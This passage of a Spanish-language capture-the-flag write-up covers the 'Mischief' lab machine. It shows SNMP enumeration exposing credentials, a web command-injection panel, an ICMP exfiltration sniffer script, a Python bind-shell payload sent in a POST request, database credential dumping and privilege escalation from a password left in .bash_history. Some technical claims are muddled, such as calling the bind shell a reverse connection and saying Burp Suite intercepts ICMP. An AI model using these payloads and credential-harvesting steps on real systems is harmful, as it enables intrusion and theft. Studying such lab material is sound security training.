|_ ssh-ed25519 AAAAC3NzaC1lZDINTCAAAAE5B9vvt0L2e0e0U0i1qta3jf4f2e+3KbCnFBCIKN
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: 400 Bad Request
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ address-info:
|_ IPv6 EUI-64:
|_ MAC address:
|   address: 00:50:56:94:72:a6
|_   manuf: VMware


Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Sep 14 20:08:59 2024 -- 1 IP address (1 host up) scanned in 27.37 seconds
```

Para mayor facilidad, introduje la dirección IPv6 en el archivo `/etc/hosts`, lo que me permitió acceder a la página web a través de un dominio. De esta manera, al acceder a la URL `http://mischief.htb` en el navegador, se redirige automáticamente a la dirección IPv6 especificada.

```
Abrir  *hosts  Guardar
/etc/hosts
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 dead:beef::250:56ff:fe94:72a6 mischief.htb
4 # The following lines are desirable for IPv6 capable hosts
5 ::1 localhost ip6-localhost ip6-loopback
6 ff02::1 ip6-allnodes
7 ff02::2 ip6-allrouters
```


Análisis del puerto 80 (HTTP)

Al acceder a la página disponible en el servidor usando la dirección IPv6, observé un panel de inicio de sesión. Sin embargo, no disponía de las credenciales necesarias para acceder.




Para encontrar posibles credenciales, utilicé el OID **1.3.6.1.2.1.25.4.2.1.5**, que permite ver los parámetros de los comandos ejecutados en el sistema. Este OID es parte del grupo de OIDs que proporcionan detalles sobre los procesos en ejecución en el dispositivo SNMP. Al consultar este OID, se pueden obtener los parámetros de los comandos que se están ejecutando actualmente, lo que puede revelar información sensible, como credenciales.

El OID 1.3.6.1.2.1.25.4.2.1.5 pertenece a la MIB HOST-RESOURCES-MIB, que se utiliza para gestionar y monitorizar los recursos de un host. Dentro de esta MIB, el OID 1.3.6.1.2.1.25.4.2.1.5 corresponde al grupo de objetos **hrSWRun**, que contiene información sobre los procesos de software en ejecución en el sistema. El sub-OID 1.3.6.1.2.1.25.4.2 se refiere a la tabla **hrSWRunTable**, que lista todos los procesos en ejecución. Finalmente, el OID 1.3.6.1.2.1.25.4.2.1.5 se refiere a la columna **hrSWRunParameters**, que contiene los parámetros de los comandos ejecutados.

```
l-$ snmpwalk -c public -v1 10.129.229.0 1.3.6.1.2.1.25.4.2.1.5
HOST-RESOURCES-MIB::hrSWRunParameters.1 = STRING: "maybe-ubiquity"
HOST-RESOURCES-MIB::hrSWRunParameters.2 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.4 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.6 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.7 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.8 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.9 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.10 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.499 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.555 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.616 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.617 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.667 = STRING: "-f"
HOST-RESOURCES-MIB::hrSWRunParameters.668 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.673 = STRING: "-n"
HOST-RESOURCES-MIB::hrSWRunParameters.675 = STRING: "-f"
HOST-RESOURCES-MIB::hrSWRunParameters.691 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.692 = STRING: "/var/lib/lxcfs/"
HOST-RESOURCES-MIB::hrSWRunParameters.697 = STRING: "-f"
HOST-RESOURCES-MIB::hrSWRunParameters.699 = STRING: "/usr/bin/networkd-dispatcher"
HOST-RESOURCES-MIB::hrSWRunParameters.700 = STRING: "--system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only"
HOST-RESOURCES-MIB::hrSWRunParameters.729 = STRING: "-c /home/loki/hosted/webstart.sh"
HOST-RESOURCES-MIB::hrSWRunParameters.733 = STRING: "/home/loki/hosted/webstart.sh"
HOST-RESOURCES-MIB::hrSWRunParameters.733 = STRING: "-m SimpleHTTPAuthServer 3366 --dir /home/loki/hosted/"
HOST-RESOURCES-MIB::hrSWRunParameters.749 = STRING: "-Lsd -lf /dev/null -u Debian-snmpp -g Debian-snmpp -I -smux mteTrigger mteTriggerConf -f"
HOST-RESOURCES-MIB::hrSWRunParameters.846 = STRING: "--no-debug"
HOST-RESOURCES-MIB::hrSWRunParameters.874 = STRING: "--daemonize --pid-file=/run/mysqld/mysqld.pid"
HOST-RESOURCES-MIB::hrSWRunParameters.922 = STRING: "-D"
HOST-RESOURCES-MIB::hrSWRunParameters.929 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.931 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.1009 = STRING: "-o -p -- \\u --noclear tty1 linux"
HOST-RESOURCES-MIB::hrSWRunParameters.1041 = STRING: "-k start"
HOST-RESOURCES-MIB::hrSWRunParameters.1077 = STRING: "-k start"
HOST-RESOURCES-MIB::hrSWRunParameters.1078 = STRING: "-k start"
HOST-RESOURCES-MIB::hrSWRunParameters.1079 = STRING: "-k start"
HOST-RESOURCES-MIB::hrSWRunParameters.1080 = STRING: "-k start"
HOST-RESOURCES-MIB::hrSWRunParameters.1081 = STRING: "-k start"
HOST-RESOURCES-MIB::hrSWRunParameters.1378 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.1398 = STRING: "-k start"
HOST-RESOURCES-MIB::hrSWRunParameters.1471 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.1487 = STRING: "-k start"
```

El comando anterior reveló que se había intentado iniciar sesión en un servidor web de Python a través del puerto 3366. Anteriormente, había analizado la página web disponible en el puerto 3366 en la máquina objetivo, por lo que decidí probar las credenciales obtenidas en dicha página. Las credenciales resultaron ser correctas, permitiéndome acceder al servidor.

Al acceder al servidor web, encontré varias credenciales que podrían ser válidas para otros servicios. Sin embargo, inicialmente no tenía claro dónde podrían ser utilizadas.



Credentials:

| Username | Password |
|----------|----------|
| loki | |
| loki | |



Por tanto, decidí probar estas credenciales en el panel de inicio de sesión que había encontrado al introducir la dirección IPv6 en el navegador. Las credenciales resultaron ser correctas nuevamente, permitiéndome acceder a la página.

Esta página contenía un cuadro de texto que permitía la ejecución de comandos en el sistema. Esta funcionalidad es extremadamente útil para realizar pruebas adicionales y obtener más información sobre la máquina objetivo.



Command Execution Panel

Welcome administrator

[Logout?](#)


Command:

ping -c 2 127.0.0.1

Execute

In my home directory, i have my password in a file called credentials, Mr Admin


PING 10.10.16.24 (10.10.16.24) 56(84) bytes of data: 64 bytes from 10.10.16.24: icmp_seq=1 ttl=63 time=147 ms 64 bytes from 10.10.16.24: icmp_seq=2 ttl=63 time=593 ms --- 10.10.16.24 ping statistics --- 2 packets transmitted, 2 received, 0% packet loss, time 1001ms rtt min/avg/max/mdev = 59.353/103.535/147.718/44.193 ms Command was executed successfully



Además, es posible desarrollar un sniffer con el fin de extraer información de la máquina objetivo. El siguiente script en Python ilustra cómo se puede implementar un sniffer básico:

```
1#!/usr/bin/python3
2import sys
3import signal
4from scapy.all import *
5from argparse import ArgumentParser
6
7def exit_program(sig, frame):
8    """Handle exit signal (Ctrl+C)"""
9    print("\n\n[!] Exit...\n")
10    sys.exit(0)
11
12signal.signal(signal.SIGINT, exit_program)
13
14def exfiltrate_data(packet):
15    """Extract and print data from ICMP packets"""
16    if packet.haslayer(ICMP) and packet[ICMP].type == 8: # Check for ICMP Echo Request
17        try:
18            # Extract the last 4 bytes of the payload
19            data = packet[ICMP].load[-4:].decode("utf-8")
20            print(data, flush = True, end = '')
21        except UnicodeDecodeError as ude:
22            print(f"Unicode Decode Error: {ude}")
23        except AttributeError as ae:
24            print(f"Attribute Error: {ae}")
25
26if __name__ == '__main__':
27    # Argument parser for command line options
28    parser = ArgumentParser(description="ICMP Packet Sniffer")
29    parser.add_argument("-i", "--interface", help="Network interface to sniff on", required=True)
30
31    args = parser.parse_args()
32
33    # Start sniffing on the specified interface
34    print(f"Sniffing on interface: {args.interface}")
35    sniff(iface=args.interface, prn=exfiltrate_data)
36
```

Para trabajar mejor con comandos en la máquina objetivo, utilicé Burp Suite para exfiltrar datos mediante trazas ICMP. Burp Suite es una herramienta poderosa para realizar pruebas de seguridad en aplicaciones web, y en este caso, se utilizó para interceptar y modificar las solicitudes ICMP con el fin de exfiltrar datos de la máquina objetivo.



Posteriormente, ejecuté un socket en Python 3 para establecer una conexión reversa en la máquina objetivo y así obtener acceso al sistema.

Request

```

1 POST / HTTP/1.1
2 Host: mischief.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: es-ES;es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 208
9 Origin: http://mischief.htb
10 DNT: 1
11 Connection: keep-alive
12 Referer: http://mischief.htb/
13 Cookie: PHPSESSID=kactsj0z1ckai5u8nrcn403u
14 Upgrade-Insecure-Requests: 1
15
16 command=
python3 -c 'import socket, subprocess, os; s = socket.socket(socket.AF_INET6, socket.SOCK_STREAM); s.bind(
  os.getenv('HOSTNAME', '1') + ':' + os.getenv('PORT', '443')); s.listen(1); while True: c, a = s.accept(); p =
  subprocess.Popen(['bin/sh', '-i'], stdout=c, stderr=c, stdin=c); c.close(); p.wait()'

```

Response

Escalada de privilegios

Investigando en los archivos del directorio html, descubrí posibles credenciales para acceder a la base de datos disponible en la máquina objetivo. Utilicé estas credenciales para extraer información sensible de usuarios y contraseñas.

```
www-data@Mischief:/var/www/html$ cat database.php
<?php
$server = 'localhost';
$username = 'debian-sys-maint';
$password = 'nE1S9Aw1l0Ky3Y9h';
$database = 'dbpanel';

try{
    $conn = new PDO("mysql:host=$server;dbname=$database;", $username, $password);
} catch(PDOException $e){
    die( "Connection failed: " . $e->getMessage());
}

www-data@Mischief:/var/www/html$ mysql -u debian-sys-maint -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 55
Server version: 5.7.22-0ubuntu18.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases
-> ;
+-----+
| Database |
+-----+
| information_schema |
| dbpanel |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.01 sec)

mysql> use dbpanel;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_dbpanel |
+-----+
| users |
+-----+
1 row in set (0.00 sec)

mysql> desc users;
+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+
| id | int(11) unsigned | NO | PRI | NULL | auto_increment |
| user | varchar(250) | NO | | | |
| password | varchar(200) | NO | | | |
+-----+
3 rows in set (0.00 sec)

mysql> select * from users;
+-----+
| id | user | password |
+-----+
| 2 | administrator | $2y$10$00eEYPgdvzU1XTLsKUKaIuyN3PTBQSC4oALTICEZ0l1PJkq1uUAkq |
+-----+
1 row in set (0.00 sec)
```


Al terminar de analizar la base de datos MySQL, encontré un archivo llamado `credentials` que contenía posibles credenciales. Sabía que en la máquina objetivo existía el usuario `loki`, por lo que decidí probar la contraseña descubierta, la cual resultó ser válida. Además, encontré la flag de usuario.

```
www-data@Mischief:/home/loki$ ls -la
total 52
drwxr-xr-x 6 loki loki 4096 Jul 25 2022 .
drwxr-xr-x 3 root root 4096 Jul 20 2022 ..
-rw-r----- 1 loki loki 192 Jul 25 2022 .bash_history
-rw-r--r-- 1 loki loki 220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 loki loki 3771 Apr  4 2018 .bashrc
drwx----- 2 loki loki 4096 Jul 20 2022 .cache
drwx----- 3 loki loki 4096 Jul 20 2022 .gnupg
drwxrwxr-x 4 loki loki 4096 Jul 20 2022 .local
-rw-r--r-- 1 loki loki 807 Apr  4 2018 .profile
-rw-rw-r-- 1 loki loki 66 May 14 2018 .selected_editor
-rw-r--r-- 1 loki loki  0 May 14 2018 .sudo_as_admin_successful
-rw-rw-r-- 1 loki loki 28 May 17 2018 credentials
drwxrwxr-x 2 loki loki 4096 Jul 20 2022 hosted
-r----- 1 loki loki 33 May 17 2018 user.txt
www-data@Mischief:/home/loki$ cat credentials
pass: [REDACTED]
www-data@Mischief:/home/loki$ su loki
Password:
loki@Mischief:~$ id
uid=1000(loki) gid=1004(loki) groups=1004(loki)
loki@Mischief:~$ cat user.txt
[REDACTED]
loki@Mischief:~$
```

El usuario `loki` no tiene permisos para usar el comando `su` ni el comando `sudo`, por lo que fue necesario cambiar de estrategia para elevar privilegios. Al leer el archivo `.bash_history`, descubrí una posible credencial, pero no podía usarla como usuario `loki`.

El archivo `.bash_history` es un archivo oculto en el directorio `home` de un usuario que almacena el historial de comandos ejecutados en la terminal. Este archivo puede contener información sensible, como comandos con credenciales, rutas de archivos importantes o cualquier otro comando que haya sido ejecutado por el usuario.

```
loki@Mischief:~$ cat hosted/webstart.sh
python -m SimpleHTTPAuthServer 3366 loki:godofmischiefisloki --dir /home/loki/hosted/
loki@Mischief:~$ su
bash: /bin/su: Permission denied
loki@Mischief:~$ su -
bash: /bin/su: Permission denied
loki@Mischief:~$ cat .sudo_as_admin_successful
loki@Mischief:~$ cat .bash_history
python -m SimpleHTTPAuthServer [REDACTED]
exit
free -mt
ifconfig
cd /etc/
sudo su
su
exit
su root
ls -la
sudo -l
ifconfig
id
cat .bash_history
nano .bash_history
exit
loki@Mischief:~$
```

La contraseña descubierta anteriormente resultó ser del usuario `root`.

```
loki@Mischief:~$ exit
exit
www-data@Mischief:/home/loki$ su
Password:
root@Mischief:/home/loki# id
uid=0(root) gid=0(root) groups=0(root)
root@Mischief:/home/loki# cat /root/root.txt
The flag is not here, get a shell to find it!
```

La flag de este usuario no se encontraba en su directorio habitual, por lo que fue necesario buscarla. Finalmente, pude leer la flag del usuario root.

```
root@Mischief:/home/loki# find / -name root.txt -type f -exec ls -l {} \; 2>/dev/null
-r----- 1 root root 33 May 17  2018 [redacted] root.txt
-r----- 1 root root 46 May 17  2018 /root/root.txt
root@Mischief:/home/loki# cat [redacted] root.txt
[redacted]
root@Mischief:/home/loki#
```